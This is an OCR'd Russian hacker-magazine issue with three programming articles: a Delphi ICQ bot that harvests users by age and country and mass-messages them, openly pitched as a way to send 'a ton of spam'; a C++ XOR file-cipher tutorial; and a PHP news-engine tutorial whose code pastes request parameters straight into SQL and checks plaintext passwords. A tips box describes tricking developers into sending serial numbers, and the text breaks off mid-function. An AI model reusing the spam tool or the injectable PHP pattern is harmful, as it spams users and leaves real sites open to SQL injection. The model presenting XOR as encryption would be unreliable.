Теперь мы почти готовы, осталось только объявить параметры поиска: добавить еще три функции из модуля ICQWorks, который необходимо дописать в раздел uses твоей программы. Две функции создают в ComboBox1 возрастные критерии (Листинг 3). Там все очень просто, так что я промолчу. Теперь создай обработчик события OnCreate у формы. Впиши туда содержимое Листинга 4. Все! Приготовления окончены!

Создай обработчик события OnClick у первой кнопки. Вставляй туда Листинг 5. Что мы там делаем: берем наш юин и пароль, коннектимся к серваку. Теперь создавай ICQClient OnLogin и пиши туда содержимое Листинга 6. Осталось только добавить код для обработчика события OnUserFound компонента ICQClient1:



Работаем-с, господа...

```
if Nick='' then //если Ника нет, то мы будем вставлять «*»
SearchList(Uin, '*')
else
SearchList(Uin, Nick); //здесь мы начинаем проверку на дубликаты
```

Завершение

Вот и все! Теперь ты получил быстро работающую программу. Немного доработай ее, и получишь отличную софтину, которая даст тебе возможность похвастаться перед друзьями и быстро разослать тонну спама. Хочу лишь заметить, что не стоит увлекаться массовой рассылкой... Помни: этот пример не для засорения Сети. Удачи!

Листинг 1

```
function SearchList(SUin:string; SNick:string):string;
var j:integer;
  flag: boolean; //эта переменная нам нужна для определения дубликата
begin
flag:=true;
for j:=0 to UinS.Count-1 do //перебираем весь список
begin
if SUin=UinS.Strings[j] then //если новый UIN (юин в дальнейшем) = какой-то строке, то
begin
flag:=false; //флаг возвращает «фальшь»:)
end;
end;
if flag then //иначе
UinS.Add(SUin); //добавляем юин и ник под единым номером.
NickS.Add(SNick);
end;
```

Листинг 3

```
function TForm1.GetAgeMin: Word;
begin
 case ComboBox1.ItemIndex of
  1: Result := 18;
  2: Result := 23;
  3: Result := 30;
  4: Result := 40;
  5: Result := 50;
  6: Result := 60;
 else
  Result := 0;
 end;
end;

function TForm1.GetAgeMax: Word;
begin
 case ComboBox1.ItemIndex of
  1: Result := 22;
  2: Result := 29;
  3: Result := 39;
  4: Result := 49;
  5: Result := 59;
  6: Result := $2710;
 else
  Result := 0;
 end;
end;
```

Листинг 5

```
if LoginEdit.Text='' then
ShowMessage('Error! Enter UIN!')
else
Memo1.Clear;
ICQClient1.UIN:=StrToInt(LoginEdit.Text);
ICQClient1.Password:=PasswordEdit.Text;
ICQClient1.Login(0); //логинимся к серверу в статусе Online
```

Листинг 2

```
function Replace(ZNick:string; Repl:string):string;//как параметры мы задаем: ник и то, что будем менять
var Poz:integer;
  s:string;
begin
s:=Form1.MessageEdit.Text; //задаем строку
Poz:=Pos(Repl, s); //если в тексте присутствует указание на ник, то...
while Poz>0 do //...пока он будет
begin
if Repl='*' then //если ника нет, то...
begin
Delete(s, Poz, Length(Repl)); //удаляем старое
Insert(' ', s, Poz); //вставляем пробел
end
else
begin
Delete(s, Poz, Length(Repl));
Insert(ZNick, s, Poz); //пишем реальный ник пользователя
end;
Form1.MessageEdit.Text:=s; //готовим мессагу
Poz:=Pos(Repl, s); //переводим поиск на новое место
end;
end;
```

Листинг 4

```
procedure TForm1.FormCreate(Sender: TObject);
var
i:integer;
begin
UinS:=TStringList.Create; //создаем список
NickS:=TStringList.Create; //аналогично

 ComboBox1.Items.Add(''); //выводим возраст
 ComboBox1.ItemIndex := 0;
 ComboBox1.Items.Add('18-22');
 ComboBox1.Items.Add('23-29');
 ComboBox1.Items.Add('30-39');
 ComboBox1.Items.Add('40-49');
 ComboBox1.Items.Add('50-59');
 ComboBox1.Items.Add('60 and above');
 ComboBox2.Items.Add('');
 ComboBox2.ItemIndex := 0;
 for i := Low(Countries) to High(Countries) do //выводим страны
 ComboBox2.Items.Add(Countries[i].Value);
end;
```

Листинг 6

```
procedure TForm1.ICQClient1Login(Sender: TObject);
var
i:integer;
begin
for i:=0 to StrToInt(CountEdit.TExt) do //сколько раз искать
begin
ICQClient1.SearchWhitePages('','','','',GetAgeMin,GetAgeMax,0,'','',ComboBox2.Items.Strings[ComboBox2.ItemIndex],'','','','','','','','',true); //собственно, функция поиска
end;
for i:=0 to UinS.Count-1 do //далее идет проверка на дубликаты
begin
if i=0 then //если это первый найденый юин, то мы заменяем $Nick на новое значение...
Replace(NickS.Strings[i],'$Nick')
else
begin
Replace(NickS.Strings[i],NickS.Strings[i-1]); //если же нет, то заменяем следующее предыдущим
end;
ICQClient1.SendMessage(StrToInt(UinS.Strings[i]),MessageEdit.Text); //функция рассылки сообщений
Memo1.Lines.Add('Послано сообщение на '+UinS.Strings[i]+': '+MessageEdit.Text); //добавляем инфу о проделанной работе
end;
ICQClient1.Disconnect; //отключаемся
UinS.Free;
NickS.Free;
end;
```

Николай «GorluM» Андреев (gorlum@xakep.ru)

Криптография в С++

В последнее время единственным способом защиты информации стала криптография. Все шифруется: windows и unix защищают свои пароли, любой интернет-магазин - номера кредитных карточек, а ты наверняка пользовался услугами PGP. В этой статье я расскажу о том, какие бывают шифры, как они работают, и как их можно реализовать в своих программах. На примере шифрующей файл программы ты убедишься, что С++ больше чем другие языки подходит для криптографии.

Николай «GorluM» Андреев (gorlum@xakep.ru)

Важные письма шифровались еще во времена Цезаря. Шифры были несложные, и в наши дни даже ребенок справился бы с ними за пару минут. Например, в Древнем Риме шифром служил алфавит со сдвигом на три буквы (D вместо A и т.д.). К счастью, криптоалгоритм Цезаря сейчас никем не используется :). Теперь создана куча других, очень и очень сложных шифров, и нам предстоит не только разобраться в принципах их работы, но и реализовать один алгоритм в собственной программе.

Асимметричные и симметричные шифры

Представь себе криптоалгоритм, с помощью которого ты шифруешь что-либо одним ключом, а расшифровываешь уже совсем другим. Такой шифр называется асимметричным. Ключ, которым шифруют, называют открытым ключом (public key). Почему его так называют? Потому что он раздается всем. Но даже имея открытый ключ, ты все равно не сможешь расшифровать информацию за разумное время, не имея второго ключа. Открытый ключ можно спокойно выкладывать у себя на домашней страничке и просить посылать тебе письма, зашифрованные им. Второй же ключ называется закрытым (private key). Именно с его помощью ты сможешь получить информацию, зашифрованную первым ключом. Типичный пример асимметричного шифра - это RSA, используемый в PGP. Основной задачей таких шифров является защита передаваемой информации.

Симметричный шифр, как ты, наверное, догадался - это шифр, использующий для шифровки и расшифровки один и тот же ключ. Такие шифры, имхо, совершенно не подходят для передачи шифрованной информации. К примеру, если для шифровки/расшифровки письма использовался бы один ключ, тогда для отправки шифрованного письма тебе придется посылать и код для его дешифровки. Учитывая, что враги постоянно прослушивают сниферами мою локалку в надежде выловить хоть что-то ценное, это становится просто несерьезным. Но! Такие шифры идеально подходят для шифрования статичной информации. Т.е. для инфы, расположенной у тебя на харде, которую ты не собираешься никуда таскать, но при этом хочешь держать ее защищенной от чужих глаз.

Теперь я расскажу, как написать программу, шифрующую файл именно симметричным шифром. Причем этот шифр настолько симметричен, что для расшифровки потребуется всего лишь повторить операцию шифровки.

Пишем шифровщик

Наша программа будет реализовывать, наверное, один из самых простых, но в то же время очень популярных алгоритмов шифрования - XOR (на самом деле шифрованием это назвать трудно, но некоторые кодеры любят использовать этот метод, хотя в серьезных продуктах такое вряд ли когда-нибудь встретится - прим. ред.). Название его говорит само за себя, XOR - это логический оператор «поразрядное исключающее ИЛИ». Именно с его помощью мы будем шифровать каждый символ файла с ключом - другим символом.

Символ в программе Си представляется в виде числа, занимающего один байт, т.е. 8 бит. xor - это поразрядный оператор, т.е., имея два двоичных числа, ты можешь получить третье, выполняя следующую операцию с каждым разрядом обоих чисел:

0 на 0 = 0
0 на 1 = 1
1 на 0 = 1
1 на 1 = 0

В Си оператор xor выглядит как знак «^» (без кавычек). Чтобы проксорить два числа b и c (любого типа, двоичные разряды оператор получит сам), необходимо написать a = b ^ c. Соответственно, имея два символа, символ начальный и символ-ключ, мы можем получить зашифрованный символ и записать его в символ начальный. Вот пример: sim = sim ^ key. В С++ такая строка упрощается до sim ^= key. Это простое выражение уже шифрует один символ с другим. Нашей же программе понадобится зашифровать целый файл с ключом любой длины (т.е. не одним символом), заданным тобой.

Коротко о проекциях файлов

Для открытия файла мы воспользуемся API функцией CreateFile, в первом параметре которой будет содержаться полное имя открываемого файла, например: «C:\\password.txt». Заметь, когда пишешь строку прямо в программе, символ «\» нужно заменить символом «\\», иначе компилятор не поймет и подумает, что это какой-то спецсимвол (например, «\n» - символ перевода каретки). Функция CreateFile вернет нам хэндл открытого для чтения и записи файла hFile, после чего это значение мы передадим функции GetFileSize для того, чтобы узнать размер файла. И только теперь, открыв файл и зная его размер, мы создадим его ПРОЕКЦИЮ.

В Windows есть замечательная технология, позволяющая удобно редактировать файлы фактически любого размера, проецируя их в память, точнее, связывая некоторое адресное пространство с файлом на жестком диске. Технология работает почти как виртуальная память, за исключением того, что в нашем случае адресуется не кусок страничного файла (читай свопа), а открытый файл.

Проекцию мы создаем с помощью функции CreateFileMapping, в первом параметре передавая хэндл открытого нами файла, а в пятом - размер региона, выделяемого под файл. В данном случае он равен размеру файла. Функция нам вернет хэндл проекции (маппинга), который впоследствии мы передадим функции MapViewOfFile, чтобы получить указатель на маппинг в виде одной строки, т.е. массива символов, при редактировании которого все изменения тотчас же отражаются в файле.

Коротко об указателях


Если ты когда-нибудь видел хотя бы один исходник на С++, то мог заметить значок «*», который ставят перед объявлением некоторых переменных разного типа. Этот значок показывает, что данная переменная является указателем, т.е. переменной, адресующей данные в определенное место памяти. Например, я пишу:

```
char *str = «строка»;
```

В переменной str сохраняются не все семь символов строки, а только адрес расположения этой строки в памяти. Поскольку char - это только один символ, для сохранения целой строки используется массив элементов типа char или указатель на



Николай «GorluM» Андреев (gorlum@xakep.ru)



Вот как будут выглядеть шифрованные файлы

этот массив. Но в случае с массивом ты заранее указываешь длину строки и количество элементов, а с указателем дело обстоит сложнее. Например, мы создали проекцию файла и получили на нее указатель как на строку, массив символов, но в си строкой является массив символов, оканчивающийся нулевым элементом (пишут «\0»). В файле же, в отличие от строки, такой элемент может быть где угодно, не обязательно в конце. Такой расклад не дает нам возможности использовать сишные строковые функции с указателем на проекцию, так как они определяют длину строки как расстояние от начала массива до \0. Но имея размер нашего файла, мы можем вручную обращаться к элементам массива, и это не приведет к ошибкам (например, при попытке открыть несуществующий элемент массива).

Шифруем

Если есть указатель на массив символов файла и его размер, мы можем приступить к шифрованию. Для этого очень удобно сделать специальную функцию, в параметрах которой мы будем передавать:

1) Указатель на шифруемую строку
2) Длину этой строки
3) Указатель на ключ
4) Длину ключа

Мощь синтаксиса языка С++ позволяет записать ВСЮ функцию шифрования массива символов ксором с ключом заданной тобой длины в ОДНУ СТРОКУ, не считая объявления функции. Вот как это будет выглядеть:

```
for(int i = 0,t = 0; i < szin; in[i++] ^= key[t++]) if(t >= szkey) t = 0;
```

Цикл for, ты, конечно, узнал, а вот назначение таких хитрых выражений я сейчас объясню. Легче всего это сделать, приведя аналогию с более простым циклом while.

```
for(выражение 1; выражение 2; выражение 3) оператор;
```


это то же самое, что:

```
выражение 1;
while(выражение 2){
        оператор;
        выражение 3;
}
```


Так станет понятнее, что же делает приведенный цикл. По началу он объявляет переменные i и t, затем начинает цикл, который будет длиться до тех пор, пока i не станет больше или равна szin (передаваемая в параметрах функции длина шифруемой строки). Далее в цикле ксорится i-ый элемент массива с t-ым элементом ключа. Потом оба счетчика i и t повышаются на один. При этом если счетчик t станет вдруг больше или равен длине ключа szkey (тоже передается в параметрах), то t обнулится. Таким образом этот несложный цикл ухитряется шифровать, а при повторном вызове расшифровывать строку с ключом любой длины.

Наша программа - консольное Win32-приложение. И запускаться, соответственно, будет из командной строки. При запуске она берет первое значение аргумента (argv[1]) за параметр, содержащий путь к файлу, и пытается его открыть, а второй аргумент (argv[2]) - шифрующий ключ. Например, чтобы зашифровать файл C:\password.txt, необходимо запустить программу следующим образом:

```
crypto.exe C:\password.txt ключ
```



До шифрования файла




После шифрования

Декриптовать зашифрованный текст можно, повторно запустив программу. Двухмеговый файл наша прога криптует за мгновение ока, а стомеговый файл она делала около десяти секунд. Имхо, неплохо.

Реализация сложных криптоалгоритмов

С простыми криптоалгоритмами мы разобрались, а как быть со сложными? Ведь для их реализации требуется знание не только языка, но и высшей математики. Так, например, для генерации ключа для алгоритма RSA требуется найти простое число длиной около 512 бит (в зависимости от стойкости криптоалгоритма), а это не так легко сделать. На написание программы, реализующей сложный криптоалгоритм, ушло бы очень много времени, и в одной статье это не поместится. Но здесь нам на помощь приходят криптопровайдеры. Криптопровайдер (далее КП) - это чаще всего просто библиотека готовых функций шифрования, расшифровки, генерации ключей для существующих криптоалгоритмов. Если поискать в Сети, таких провайдеров можно найти очень много, но удобнее всего использовать КП от фирмы Mircosoft. Он уже встроен в Windows и готов к употреблению. Набор функций, использующих Windows КП, называется CryptoAPI, и с его помощью ты можешь зашифровать все что угодно и практически любым алгоритмом. Единственный недостаток криптоапи - поставляется он без исходников, а это может вызвать недоверие. Но на этот случай можно воспользоваться набором очень качественно реализованных алгоритмов проекта www.openssl.org. Вот точный урл на документацию к нему: http://www.openssl.org/docs/crypto/crypto.html

Но я предпочитаю CryptoAPI. С сайта www.xakep.ru ты можешь скачать исходник программы, использующий криптоапи. Там же скачивай исходник с бинарником сегодняшней программы шифрования файла. И с подробными комментариями!



Все работает!

Break

Если возникнут какие-то вопросы, связанные с алгоритмами шифрования или нашей программой, пиши. Обязательно отвечу. Подробную информацию по апи функциям, приведенным в статье, и, кстати, по криптоапи, ты сможешь найти в MSDN (msdn.microsoft.com) на сайте или на диске, прилагающемся к Visual Studio (это неправда, обычно в палатках VS всегда сильно урезан, а MSDN покупается отдельно на 3-4 дисках - прим. ред.). Но я хочу тебя предупредить: в нашей стране, согласно указу №334 от 3 апреля 1995 года, производить и распространять любые шифрующие средства можно, только имея лицензию ФАПСИ. Соответственно, шифровать нельзя :). Поэтому пиши программы только для личного пользования и только в познавательных целях.

На этом все. Удачного компилирования.



Листинг программы шифрования файла

```
//Мы будем использовать WinAPI
#include <windows.h>

//Код шифрующей функции
void code(char *in,int szin,char *key,int szkey){
        for(int i = 0,t = 0; i < szin; in[i++] ^= key[t++]) if(t >= szkey) t = 0;
}

//точка входа
int main(int argc, char **argv){
        //Открываем файл для чтения и записи
        HANDLE                              hFile                              =
CreateFile(argv[1],GENERIC_WRITE|GENERIC_READ,0,0,3,0,0);
        //Получаем его размер
        DWORD dwFileSize = GetFileSize(hFile,0);
        //Создаем проекцию файла
        HANDLE hFileMap = CreateFileMapping(hFile,0,4,0,dwFileSize,0);

        //Получаем указатель на проекцию
        char* cFile = (char*)MapViewOfFile(hFileMap,2,0,0,0);
        //Шифруем всю проекцию
        code(cFile,dwFileSize,argv[2],strlen(argv[2]));

        //После использования файл и проекцию требуется закрыть
        //Ставим EOF, закрываем файл и его проекцию
        UnmapViewOfFile(cFile);
        SetFilePointer(hFile,dwFileSize,0,0);
        SetEndOfFile(hFile);
        CloseHandle(hFileMap),CloseHandle(hFile);
        return 0;
}
```

TIPS&TRICKS

Ты нашел какую-либо шароварную англоязычную прогу, но кряка на нее пока не существует? Я подскажу тебе способ, с помощью которого можно получить и серийник, и техподдержку. Мылишь производителю на английском что-то типа: "Милый, дорогой девелопер! Ваша прога пользуется офигительным успехом среди русских пользователей, но русского интерфейса так и нет... Разрешите мне сделать перевод интерфейса на русский язык". Вот так. Если разработчик будет добрым деденькой, то вышлет тебе какой-нибудь файл, который надо перевести (да поможет тебе ПРОМТ!). Ты его переводишь и отправляешь ему. И так ненавязчиво просишь, мол, сами мы не местные... хочу небольшого вознаграждения за свой труд - вышлите серийник, добрый дядя девелопер. Все! :)) Сериал вышлют, поблагодарят, да еще и скажут что-то типа "надеемся на плодотворное сотрудничество".

Сергей aka Sergeevich
www.s-image.narod.ru

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru) http://nikitos.inc.ru

Slashdot? На PHP - халява!

В нашей современной жизни на первом плане стоят вещи, без которых человек уже не способен обходиться. Одна из таких вещей - мобила. Сегодня народ уже не помнит, что когда-то мобила была в диковинку и имелась лишь у избранных. Да, ценности постепенно теряют свою актуальность и дешевеют, а взгляды людей на вещи меняются.

Никита «Nikitos» Кислицин (nikitoz@real.xakep.ru) http://nikitos.inc.ru

Slashdot.org - популярный новостной портал с посещаемостью 50 млн. человек в месяц. Авторы проекта добились такого успеха, предоставляя пользователям свежие и интересные новости из мира IT, а также возможность оставлять под публикацией собственные комментарии. Это очень важное обстоятельство, поскольку со временем постоянные посетители любого такого проекта, выявляя общие интересы и привязываясь к месту общения, образуют единый социум. Ни e-mail, ни даже irc не могут им заменить такого ресурса, поскольку только здесь создана та неповторимая социо-информационная среда, от которой они просто тащатся. Отсюда и 50 миллионов посещений в месяц. Верный подход, хорошая реализация. К слову, насчет реализации - Slashdot написан на Perl. Мы же реализуем эту, в общем-то, несложную задачу, на PHP. Увидишь - это просто :).

Создание таблиц

Как я уже неоднократно отмечал, прежде чем приступать к написанию скриптов, надо продумать структуру информационной среды, в которой они будут работать. В нашем случае мы будем иметь дело с сервером баз данных mysql, а информация, стало быть, будет храниться в таблицах.

Таблица со статьями:

```
mysql> create table posts(
   -> pid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> aid INT NOT NULL,
   -> cid INT NOT NULL,
   -> text TEXT NOT NULL,
   -> date DATE NOT NULL,
   -> time VARCHAR(15) NOT NULL,
   -> timest INT NOT NULL);
Query OK, 0 rows affected (0.01 sec)
```

Pid - уникальный идентификатор статьи, aid - автора, cid - рубрики, text - текст статьи, date/time - время, timest - время по unix-исчислению.

Таблица с информацией об авторах:

```
mysql> create table authors(
   -> aid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> fname VARCHAR(50) NOT NULL,
   -> email VARCHAR(50) NOT NULL,
   -> login VARCHAR(30) NOT NULL,
   -> password VARCHAR(20) NOT NULL,
Query OK, 0 rows affected (0.01 sec)
```

aid - идентификатор автора, fname - его имя. Email - адрес электронной почты, login - логин для входа в административный интерфейс, password - пароль.

Таблица с комментариями:

```
mysql> create table comments(
   -> coid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> pid INT NOT NULL,
   -> aname VARCHAR(50) NOT NULL,
   -> aemail VARCHAR(50) NOT NULL,
   -> comment TEXT NOT NULL,
   -> date DATE NOT NULL,
   -> time VARCHAR(15) NOT NULL,
   -> timest INT NOT NULL);
Query OK, 0 rows affected (0.01 sec)
```

Coid - идентификатор комментария, pid - идентификатор статьи, к которой относится комментарий, aname - имя автора комментария, comment - текст, date/time - время, timest - время по unix-исчислению.

Таблица с рубриками:

```
mysql> create table categories(
   -> cid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> category VARCHAR(30) NOT NULL,
   -> eids VARCHAR(50) NOT NULL);
Query OK, 0 rows affected (0.00 sec)
```


Cid - идентификатор рубрики, category - название рубрики, eids - идентификаторы редакторов рубрик.

Описание функций


Система будет представлять собой совокупность четырех скриптов:
index.php - главная страница сайта, скрипт для вывода статей, поиска по ним и т.д.
admin.php - административный скрипт.
config.php - скрипт конфигурации.
kernel.inc.php - ядро системы, файл, в котором хранятся все небазовые узкоспециализированные функции, написанные ранее программистом для использования в системе. Это очень эффективное и красивое решение. Во-первых, отпадает нужда многократно выписывать одни и те же куски кода - один раз описал функцию и все, юзай на здоровье. Во-вторых, следуя этому приему, ты создаешь красивые многоуровневые, хорошо масштабируемые приложения, легкие в отладке и дальнейшей модернизации. Внимательный читатель и просто дальновидный человек без особых проблем найдет еще не один десяток преимуществ такого подхода, мы же перейдем к описанию функций, используемых в создаваемом нами новостном движке.

connect(dbname) - возвращает указатель на активное соединение с БД dbname.
get_author_info_by_aid(aid) - позволяет получить информацию об авторе статьи по его универсальному идентификатору (aid). Он возвращает ассоциативный массив, ключами которого являются имена соответствующих полей таблицы.
showposts([category], [start], [howmuch]) - принимает три необязательных параметра. Первый указывает на раздел сайта, откуда выбираются статьи. Второй и третий параметры позволяют показывать определенное количество статей (сколько именно – указывает параметр howmuch), начиная со статьи, указанной параметром start. Для всех параметров предусмотрены значения по умолчанию.
showpost(pid) - показывает статью, производя выборку из БД по ее уникальному идентификатору pid.
showcomments(pid) - выводит комментарии пользователей к статье pid.
addcommentform(pid) - выводит форму для добавления комментария.
addcomment(aname, aemail, comment, pid) - добавляет комментарий к статье pid. Все параметры являются обязательными.
navigation - выводит навигационную строчку.
auth - выводит форму для аутентификации автора.
athinfo(login) - возвращает ассоциативный массив с информацией об авторе.
isadmin(login,passwd) - проверяет, есть ли в БД автор с такой комбинацией login/pass.
iseditor(aid, cid) - проверяет, указан ли автор с идентификатором aid в качестве редактора раздела cid.


Аналогичным образом определяются остальные блоки. При этом желательно соблюдать согласованность функций, т.е. все они должны работать на одном логическом уровне, и результаты работы одних будут входными параметрами для других. Все блоки принято сохранять в файле с расширением .inc.php, хотя, на самом деле, это абсолютно неважно. Важно лишь, чтобы вебсервер не позволял клиентам просматривать содержимое этого файла. Но с другой стороны, надо же как-то от-



Постим новость



Запостили, но в кривой кодировке :)



Кодим-кодим наш новостной движок

личать выполняемый скрипт, обрабатывающий данные и генерирующий выходной поток, от модульного файла, в котором содержатся лишь блоки кода.

Итак, есть файл, в котором описан ряд высокоуровневых функций. Для того чтобы их можно было использовать в остальных скриптах, этот файл необходимо подключить к сценарию при помощи функции require(filename). После этого в сценарии доступны все описанные функции. Т.е. для того, чтобы, скажем, вывести пользователю последние 10 статей достаточно набрать:

```
<? require(kernel.inc);
connect(db);
showposts(); ?>
```

Скрипты index.php и admin.php будут строиться следующим образом. В зависимости от передаваемого параметра do, скрипты будут при помощи уже написанных функций выполнять различные действия: либо показывать конкретную статью, либо осуществлять навигацию/поиск по архиву, выполнять административные задачи и т.п. Этим мы в следующий раз и займемся - свяжем написанные функции в единую систему, что в будущем поможет тебе сделать проект с посещаемостью не 50, а 150 млн. хостов в месяц.



Исходник kernel.inc.ru

```
<?
function connect($db)
        {
        $co=mysql_connect(«localhost», «root»,»»);//Подключаемся к серверу БД
        if (!($co)) {echo «Не удалось подключиться к серверу БД!»;} //Если не вышло...
        else { mysql_select_db($db); return $co; } // Если все ок
        }
function get_author_info_by_aid($aid)
                                {
                                $sql=»select * from authors where aid='$aid'»; //Составляем sql-запрос
        $aut=mysql_query($sql); //посылаем его
        $auth=mysql_fetch_array($aut); //Помещаем ответ в ассоциативный массив
        return $auth; //возвращаем массив
                }
function showposts($category='no',$start=1,$howmuch=20)
                                {
        $sql=»select * from posts»;
        if ($category!='no') {$sql.=» where cid='$category'»;} //Если в переменной $category находится значение не по умолчанию, т.е.
она определена программистом, к составленному строчкой выше запросу присоединяется новое условие
        $sql.=» order by timest desc limit $start,$howmuch»; // Это условие выборки статей по howmuch, начиная со start в порядке
убывания поля timest
        $re=mysql_query($sql); //отсылаем запрос
        while ($res=mysql_fetch_array($re)) //цикл для прохода по всем возвращенным записям в БД
                {
        $author=get_author_info_by_aid($res[aid]); //получаем информацию об авторе по его идентификатору
        $head=substr($res[text],0,99); //берем первые 100 знаков текста статьи
        echo «Автор: <b>$author[fname]</b>
            Дата: <b>$res[date]</b><br>
            Время: <b>$res[time]</b><br>
            $head<br>
            <a href='?do=read&pid=$res[pid]'>[more...]</a><br>»; //Выводим информацию о материале
                                }3
        }
function showpost($pid)
                                {
        $sql=»select * from posts where pid='$pid'»; //Запрос на получение статьи pid
        $po=mysql_query($sql);
        $post=mysql_fetch_array($po);
        $author=get_author_info_by_aid($post[aid]);
        echo «$post[text]<br><p align=rigth><b>$author[fname] ($author[email])<br>$post[date], $post[time]</p>»; //Выводим статью
        }
function showcomments($pid)
                                {
        $sql=»select * from comments where pid='$pid' order by 'timest' desc»; //Запрос на получение комментариев читателей к статье
        $co=mysql_query($sql);
        while($comm=mysql_fetch_array($co))
                {
                echo  «$comm[comment]<br>$comm[aname]($comm[aemail])<br>$comm[date],$comm[time]<hr>»;  //Выводим  все
комментарии
                }
        }
function addcommentform($pid)
                                {
        echo «<form action=index.php method=post>
        <input type=hidden name=pid value='$pid'>
        Имя: <input type=text name=aname><br>
        E-mail: <input type=text name=aemail><br>
        Комментарий: <textarea name=comment></textarea><br>
        <input type=submit name=submit value='Отправить'>»;
        } //Выводим форму для добавления комментария к статье
function addcomment($aname, $aemail, $comment, $pid)
                                {
        $date=date(«Y-m-d»); //Получаем сегодняшнюю дату (см. мануал по команде date)
        $time=date(«H:i»); //Получаем время
        $timest=time(); //Время по unix-исчислению
        $sql=»insert into comments values(null, '$pid', '$aname', '$aemail', '$comment',                                '$date',
'$time','$timest')»; //Запрос на добавление записи
        $a=mysql_query($sql);
        }
function navigation()
                                {
$sql=»select * from categories»;
$na=mysql_query($sql);
while ($nav=mysql_query($sql))
                                        {
        echo «<a href='?do=view&cat=$nav[cid]'>$nav[category]</a> «;
                                }
            }

#Admin interface's functions are getting start
function auth()
        {
echo «Authentification required!
<form action=admin.php method=post>
login: <input type=text name=login><br>
pass : <input type=passwd name=passwd><br>
<input type=submit name=tr value='login'>
«; //Выводим форму для аутентификации администратора
        }
function athinfo($login)
                                {
$sql=»select * from authors where login='$login'»; //Запрос на поиск информации об администраторе с логином $login
$re=mysql_query($sql);
$result=mysql_fetch_array($re);
return $result;
        }
function isadmin($login,$passwd)
        {
$result=athinfo($login);
if ($result[password]==$passwd)                 { return true; } else { return false; }
        }
function iseditor($pid, $cid)
                                {
$sql=»select * from categories where cid='$cid'»; //Запрос на получение информации о разделе $cid
$ac=mysql_query($sql);
$acc=mysql_fetch_array($ac);
$access=$acc[access]; //Здесь перечислены через | редакторы раздела
